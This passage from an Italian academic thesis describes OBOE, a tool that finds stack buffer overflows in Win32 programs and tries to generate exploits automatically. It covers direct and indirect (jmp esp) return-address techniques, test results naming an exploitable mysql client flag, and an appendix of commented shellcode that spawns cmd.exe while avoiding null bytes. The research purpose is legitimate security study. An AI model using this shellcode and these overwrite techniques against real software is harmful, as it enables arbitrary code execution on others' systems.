strategie differenti. A seconda della strategia cambia la posizione dello shellcode nella stringa di input.

4.2.1 Salto diretto

La prima tecnica consiste nel sovrascrivere il return address con l'indirizzo di memoria in cui è presente lo shellcode sullo stack.

Per utilizzare questa tecnica bisogna ricordare che gli indirizzi di memoria riservati per lo stack sono normalmente del tipo: 0x00NNXXXX. Dove con NN si indica un numero diverso da zero mentre con XX un numero qualsiasi. Lo zero in prima posizione non crea problemi, infatti, a causa dell'architettura *little endian*, l'indirizzo deve essere messo nella stringa in questo modo: 0xXXXXNN00. L'indirizzo è messo in fondo alla stringa di input, quindi lo zero viene utilizzato come null–byte. A seguito di una strcpy(), lo zero viene posizionato correttamente perché è utilizzato per terminare la stringa di destinazione.

In questo caso è evidente che lo shellcode può essere messo solamente prima del return address. Si noti che la posizione in cui deve essere scritto il return address influisce sullo spazio a disposizione per lo shellcode. Si possono presentare delle situazioni in cui la lunghezza dello shellcode è superiore rispetto allo spazio disponibile.

Stabilita la posizione dello shellcode bisogna analizzare i casi in cui gli ultimi due byte dell'indirizzo assumono il valore zero. Se lo zero si trova in ultima posizione, l'indirizzo viene incrementato di uno. La corretta esecuzione dello shellcode è garantita dalla presenza in prima posizione del byte `0x90`. Questo valore, in codice macchina, rappresenta l'istruzione `NOP`, il cui effetto è quello di incrementare il registro `EIP`. Se invece lo zero si presenta nella penultima posizione OBOE non riesce a generare l'exploit.

4.2.2 Salto indiretto

Per superare alcuni limiti presenti nel salto diretto, è stata implementata anche un'altra strategia. In questo caso, al posto del return address, non viene messo direttamente l'indirizzo in cui si trova lo shellcode, ma l'indirizzo di un'istruzione già presente in

memoria, che effettua il salto allo shellcode. Per poter seguire questa strategia sono necessari due elementi: deve esserci un riferimento ad una zona dello stack e inoltre deve essere presente in memoria un'istruzione che ci permetta di saltare a questo riferimento.

Un puntatore ad una zona nello stack può essere ottenuto dal valore presente nel registro ESP. Si ricordi che si stanno cercando buffer overflow in programmi scritti in C; ci si aspetta che le chiamate alle funzioni avvengano utilizzando lo standard cdecl e che quindi sia compito del chiamato bilanciare lo stack. Questo significa che, dopo aver eseguito l'istruzione ret, il registro ESP punta esattamente alla locazione superiore rispetto a quella che conteneva il return address. Se quindi lo shellcode viene posizionato a partire dal byte successivo al return address, dopo l'esecuzione della ret, l'indirizzo dello shellcode sarà presente nel registro ESP.

È necessaria ora un'istruzione, già presente in memoria, che ci permetta di saltare al valore contenuto in questo registro. Si noti che l'indirizzo di questa istruzione è utilizzato per sovrascrivere il return address ed è quindi fondamentale che non contenga uno zero.

Le istruzioni assembler che permettono di saltare all'indirizzo presente nel registro ESP sono state chiamate in OBOE "useful jump" e sono le seguenti:

1. jmp esp
2. call esp
3. push esp / ret

anche se le ultime due modificano il valore del registro stesso, il loro scopo finale è identico alla prima istruzione: l'esecuzione del programma continua dal valore presente in ESP.

Queste istruzioni, come anticipato, devono essere già presenti nello spazio di indirizzamento del processo. Sebbene in teoria sarebbe possibile analizzare tutti i 2GB di memoria del target, queste istruzioni vengono semplicemente cercate nelle librerie caricate dal programma; OBOE riceve infatti un riferimento ogni volta che il target carica una libreria. Nelle prove effettuate è stato sufficiente analizzare la *kernel32.dll* che è caricata in qualsiasi processo.

In OBOE di default è utilizzato questo metodo per l'esecuzione dello shellcode, se però non viene trovato nessun useful jump si prova ad eseguire il salto diretto. Il salto indiretto, pur eliminando gli zeri dal return address, ha dei problemi; lo shellcode deve essere messo esattamente sopra al return address, negli indirizzi riservati per i parametri passati alla funzione. Se la funzione, prima di eseguire l'istruzione ret, tenta di utilizzare un puntatore passato come parametro c'è il rischio che venga generata un'eccezione.

4.3 Prove effettuate

Con la versione di OBOE realizzata sono stati testati 60 programmi visuali per l'input proveniente dal registro e 40 programmi per i parametri passati a linea di comando.

Nei programmi visuali, utilizzando per la grandezza delle stringhe il valore di default (32K), non si è mai verificata un'eccezione. Come spiegato nel capitolo 2, trovare un buffer overflow in questo tipo di input, con questa dimensione, è molto raro. Per effettuare un'analisi più approfondita su questi programmi bisognerebbe testarli utilizzando delle stringhe con lunghezze variabili.

In otto dei quaranta programmi a linea di comando sono invece state rilevate diverse eccezioni. Solo in un caso OBOE è stato in grado di creare l'exploit in automatico: il programma è la versione client di mysql (4.0.13) e il buffer overflow è sul parametro -S. Gli altri sette programmi sono al momento in fase di analisi per determinare se le eccezioni rilevate siano state causate da buffer overflow. In alcuni di essi OBOE ha individuato che il processo ha tentato di scrivere oltre alle pagine dello stack; in questi casi dovrebbero essere presenti dei buffer overflow stack–based, è necessario capire se sia possibile eseguire del codice arbitrario oppure no.

Capitolo 5

Conclusioni

A partire dall'analisi del problema dei buffer overflow, è stata illustrata l'attività svolta per realizzare la versione di OBOE in ambiente Win32. Il lavoro si è concentrato maggiormente sull'automatizzazione della fase di testing, oltre a questo sono stati implementati due diversi metodi per tentare di creare in automatico l'exploit. L'analisi sul comportamento dei programmi è stata realizzata senza imporre qualsiasi tipo di precondizione e la totalità dei comportamenti anomali dovrebbe essere rilevata correttamente.

La versione di OBOE per l'ambiente Win32 si è rilevata meno efficace rispetto a quella per unix, in Windows, sono presenti un numero minore di programmi a linea di comando e, come illustrato, per i programmi che utilizzano le chiavi di registro l'individuazione automatica di buffer overflow risulta molto complicata. In Windows sono inoltre presenti dei problemi aggiuntivi che derivano dal modello della gestione della memoria.

5.1 Sviluppi futuri

Le prove effettuate evidenziano alcuni difetti di OBOE, in particolare si nota che soltanto in un caso si è riuscito ad eseguire correttamente l'exploit. Questo è dovuto al meccanismo utilizzato per la sua costruzione: uno dei principali problemi è legato al fatto che, corrompendo e utilizzando i puntatori sullo stack, l'istruzione ret non viene

eseguita. Per risolvere questo problema nelle prossime versioni di OBOE potrebbero essere studiate altre soluzioni.

Una soluzione potrebbe essere quella di spostare lo shellcode dallo stack. Si potrebbe, ad esempio, metterlo in una variabile di ambiente. Utilizzando questa strategia si eviterebbe di sovrascrivere le strutture dati al di sotto e al di sopra del return address. Si dovrebbero però affrontare gli stessi problemi presenti per il salto diretto, le variabili di ambiente sono infatti poste in memoria ad indirizzi del tipo `0x00NNXXXX`.

Anche ipotizzando che si riesca a trovare un indirizzo utilizzabile, rimarrebbe il problema di non corrompere eccessivamente la consistenza delle variabili locali della funzione. In OBOE si riesce a localizzare la posizione del return address solo quando viene eseguita la ret. Per riuscire con maggiore probabilità a far eseguire questa istruzione bisogna modificare la strategia usata per la costruzione delle stringhe. Si può partire da una stringa che contiene solo i quattro byte `0xDEDEDEDE` e successivamente spostare questi byte verso destra creando, nelle posizioni precedenti, degli indirizzi virtuali validi. In questo modo i puntatori locali della funzione vengono sovrascritti con indirizzi validi e, anche se la funzione li utilizzasse, non verrebbe generata un'eccezione.

Oltre a migliorare il metodo di esecuzione dello shellcode, si potrebbe migliorare il tipo di input che viene passato al target. In OBOE, per individuare la posizione del return address, si utilizza l'indirizzo `0xDEDEDEDE`; i quattro byte utilizzati non rappresentano caratteri alfanumerici. Come illustrato, questo indirizzo viene messo nella stringa di input sia per i caratteri fissi che per quelli pseudocasuali. Se nel target fossero presenti dei controlli per accettare solo caratteri alfanumerici, l'input sarebbe intercettato come scorretto e la presenza di un eventuale buffer overflow non sarebbe rilevata. Bisognerebbe quindi trovare un indirizzo composto da caratteri alfanumerici che generi con certezza un'eccezione. Questi indirizzi fanno riferimento ad aree di memoria nei 2GB di user–space e quindi per far generare un'eccezione bisogna analizzare il contenuto della memoria di ogni processo. È infatti impossibile trovare un indirizzo generico che possa essere utilizzato in tutti i casi ed inoltre è anche difficile trovarne uno per un programma specifico. Utilizzando un indirizzo che fa riferimento ad una pagina non allocata non si ha la garanzia che questa pagina non venga allocata

successivamente dal processo. Inoltre deve essere trovata una soluzione per lo shellcode: deve essere messo in un indirizzo alfanumerico oppure deve essere formato da caratteri alfanumerici se si vuole inserirlo nella stringa di input. La realizzazione di shellcode alfanumerici è molto complicata ed inoltre porta alla creazione di exploit di grandi dimensioni.

Appendice A

Eccezioni

Value	Meaning
EXCEPTION_ACCESS_VIOLATION	The thread tried to read from or write to a virtual address for which it does not have the appropriate access.
EXCEPTION_ARRAY_BOUNDS_EXCEEDED	The thread tried to access an array element that is out of bounds and the underlying hardware supports bounds checking.
EXCEPTION_BREAKPOINT	A breakpoint was encountered.
EXCEPTION_DATATYPE_MISALIGNMENT	The thread tried to read or write data that is misaligned on hardware that does not provide alignment. For example, 16-bit values must be aligned on 2-byte boundaries; 32-bit values on 4-byte boundaries, and so on.
EXCEPTION_FLT_DENORMAL_OPERAND	One of the operands in a floating-point operation is denormal. A denormal value is one that is too small to represent as a standard floating-point value.
EXCEPTION_FLT_DIVIDE_BY_ZERO	The thread tried to divide a floating-point value by a floating-point divisor of zero.
EXCEPTION_FLT_INEXACT_RESULT	The result of a floating-point operation cannot be represented exactly as a decimal fraction.
EXCEPTION_FLT_INVALID_OPERATION	This exception represents any floating-point exception not included in this list.

EXCEPTION_FLT_OVERFLOW	The exponent of a floating-point operation is greater than the magnitude allowed by the corresponding type.
EXCEPTION_FLT_STACK_CHECK	The stack overflowed or underflowed as the result of a floating-point operation.
EXCEPTION_FLT_UNDERFLOW	The exponent of a floating-point operation is less than the magnitude allowed by the corresponding type.
EXCEPTION_ILLEGAL_INSTRUCTION	The thread tried to execute an invalid instruction.
EXCEPTION_IN_PAGE_ERROR	The thread tried to access a page that was not present, and the system was unable to load the page. For example, this exception might occur if a network connection is lost while running a program over the network.
EXCEPTION_INT_DIVIDE_BY_ZERO	The thread tried to divide an integer value by an integer divisor of zero.
EXCEPTION_INT_OVERFLOW	The result of an integer operation caused a carry out of the most significant bit of the result.
EXCEPTION_INVALID_DISPOSITION	An exception handler returned an invalid disposition to the exception dispatcher. Programmers using a high-level language such as C should never encounter this exception.
EXCEPTION_NONCONTINUABLE_EXCEPTION	The thread tried to continue execution after a noncontinuable exception occurred.
EXCEPTION_PRIV_INSTRUCTION	The thread tried to execute an instruction whose operation is not allowed in the current machine mode.
EXCEPTION_SINGLE_STEP	A trace trap or other single-instruction mechanism signaled that one instruction has been executed.
EXCEPTION_STACK_OVERFLOW	The thread used up its stack.

Appendice B

Shellcode

```
  ; Inizialmente vengono preparate le due strutture dati che devono essere
  ; passate alla CreateProcess. Queste strutture sono: STARTUPINFO (0x44 byte)
  ; e PROCESS_INFORMATION (0x10 byte). Entrambe vengono posizionate sullo stack,
  ; la PROCESS_INFORMATION sarà posizionata all'indirizzo contenuto in ESP e la
  ; STARTUPINFO all'indirizzo: ESP + 0x10. Nel salto indiretto ESP punta allo
  ; shellcode è quindi necessario decrementarlo per non sovrascrivere, con le
  ; due strutture dati, lo shellcode stesso.

sub esp, 54h      ; 0x54 = 0x10 + 0x44 (Utilizzata solo per il salto indiretto)

  ; Le due strutture devono essere inizializzate, vengono riempite di zeri con
  ; l'istruzione rep stosd, quest'ultima copia il contenuto di EAX (ripetuto
  ; per 4 volte) a partire dall'indirizzo presente in EDI per ECX volte.

mov edi, esp   ; si assegna ad EDI l'indirizzo di partenza delle due strutture
xor eax, eax   ; si mette in EAX il valore 0, le strutture saranno così azzerate

  ; In ECX bisogna inserire il valore 0x15, in questo modo vengono azzerati 0x54
  ; byte (0x15 * 4 = 0x54). Per inserire questo valore non è possibile usare
  ; direttamente l'istruzione "mov ecx, 15h" perché crea un null-byte nello
  ; shellcode. Per inserire tale valore si utilizzano le seguenti istruzioni:

xor ecx, ecx   ; si azzera il registro ECX
mov cl, 15h    ; si mette nella parte bassa di ECX il valore 0x15
rep stosd      ; si azzerano entrambe le strutture dati

  ; Dopo aver riempito di zeri entrambe le strutture bisogna fare un'ulteriore
  ; operazione sulla STARTUPINFO, in un campo bisogna impostare la sua grandezza.
  ; In C questa operazione viene fatta con l'istruzione: si.cb = sizeof(si);
  ; il campo cb è presente nella prima locazione della struttura.

mov byte ptr [esp + 10h], 44h  ; si setta la sua grandezza (0x44)
lea ecx, [esp + 10h]           ; si carica in ECX l'indirizzo della struttura

  ; A questo punto si può chiamare la CreateProcess, questa API utilizza lo
  ; standard stdcall, i parametri devono quindi essere messi sullo stack in
  ; ordine inverso.
```

```
     ; Per chiamare la CreateProcess in C l'istruzione utilizzata è simile alla
     ; seguente:
     ; CreateProcess (NULL, "cmd", NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL,
     ;                 NULL, &startupInfo, &procInfo);
     ; in assembler tale istruzione si traduce in questo modo:

   push esp                    ; LPPROCESS_INFORMATION lpProcessInformation
   push ecx                    ; LPSTARTUPINFO lpStartupInfo
   push eax                    ; LPCTSTR lpCurrentDirectory
   push eax                    ; LPVOID lpEnvironment
   push CREATE_NEW_CONSOLE     ; DWORD dwCreationFlags
   push eax                    ; BOOL bInheritHandles
   push eax                    ; LPSECURITY_ATTRIBUTES lpThreadAttributes
   push eax                    ; LPSECURITY_ATTRIBUTES lpProcessAttributes

     ; Per mettere sullo stack l'indirizzo della stringa da passare come
     ; parametro si utilizza l'istruzione call

   jmp avanti                  ; si salta in avanti per raggiungere la call
indietro:

     ; prima di poter utilizzare la stringa bisogna terminarala

   pop ecx                     ; si prende l'indirizzo della stringa dallo stack
   mov byte ptr[ecx+3], al     ; si termina la stringa con uno zero

   push ecx                    ; LPTSTR lpCommandLine
   push eax                    ; LPCTSTR lpApplicationName

   mov ebx, 77E41BBCh          ; si mette in EBX l'indirizzo della CreateProcess
   call ebx                    ; si chiama la API

     ; Dopo aver creato il nuovo processo bisogna eseguire la ExitProcess per
     ; terminare senza errori. A questa API viene passato il valore 0.

   push eax                    ; UINT uExitCode
   mov ebx, 77E598FDh          ; si mette in EBX l'indirizzo della ExitProcess
   call ebx                    ; si chiama la API

avanti:

     ; La call salva nello stack l'indirizzo del registro EIP, in questo caso EIP
     ; contiene l'indirizzo della stringa che deve essere passata come parametro

   call indietro   ; oltre a salvare il valore di EIP salta all'etichetta indietro
   db "cmd",1      ; la stringa non è terminata (,0) per non avere un null-byte

     ; La call non può essere fatta in avanti in questo modo:
     ;
     ;      call avanti
     ;      db "cmd",1
     ;    avanti:
     ;
     ; perché causerebbe la presenza di un null-byte nello shellcode, facendola
     ; indietro l'indirizzo relativo viene complementato e non contiene degli zeri
```

Bibliografia

[1] *The Microsoft Developer Network*. URL: http://msdn.microsoft.com.

[2] AlephOne. Smashing the stack for fun and profit. *Phrack Magazine*, (49), 1996. URL: http://www.phrack.org/phrack/49/P49-14.

[3] R. Banfi, D. Bruschi e E. Rosti. Oboe: Object-code buffer overrun evaluator. Rap. tecn., Università degli Studi di Milano - Dipartimento di Scienze dell'Informazione, 1998. URL: http://security.dico.unimi.it/research.it.html#oboe.

[4] T. Bleeker. *Win32asm basic tutorials*. URL: http://www.madwizard.org.

[5] M. Howard e D. LeBlanc. *Writing Secure Code*. Microsoft Press, 2002.

[6] Iczelion. *Win32 Assembly*. URL: http://win32asm.cjb.net.

[7] Intel. *IA-32 Intel Architecture Software Developers Manual*.

[8] D. Kaminsky, R. F. Puppy, J. Grand, D. Ahmad, H. Flynn, I. Dubrawsky, S. W. Manzuik e R. Permeh. *Hack Proofing - Your Network, 2nd edition*, cap. 8. Syngress, 2002.

[9] J. R. Levine. *Linkers and Loaders*. Morgan Kaufmann, 2000.

[10] J. Richter. *Programming Applications for Microsoft Windows*. Microsoft Press, 1999.

[11] Skape. *Understanding Windows Shellcode*. URL: http://www.nologin.org, 2003.

[12] D. A. Solomon e M. E. Russinovich. *Inside Microsoft Windows 2000, 3nd edition*. Microsoft Press, 2000.

[13] A. S. Tanenbaum. *Modern Operating System, 2nd edition*. Prentice-Hall, 2002.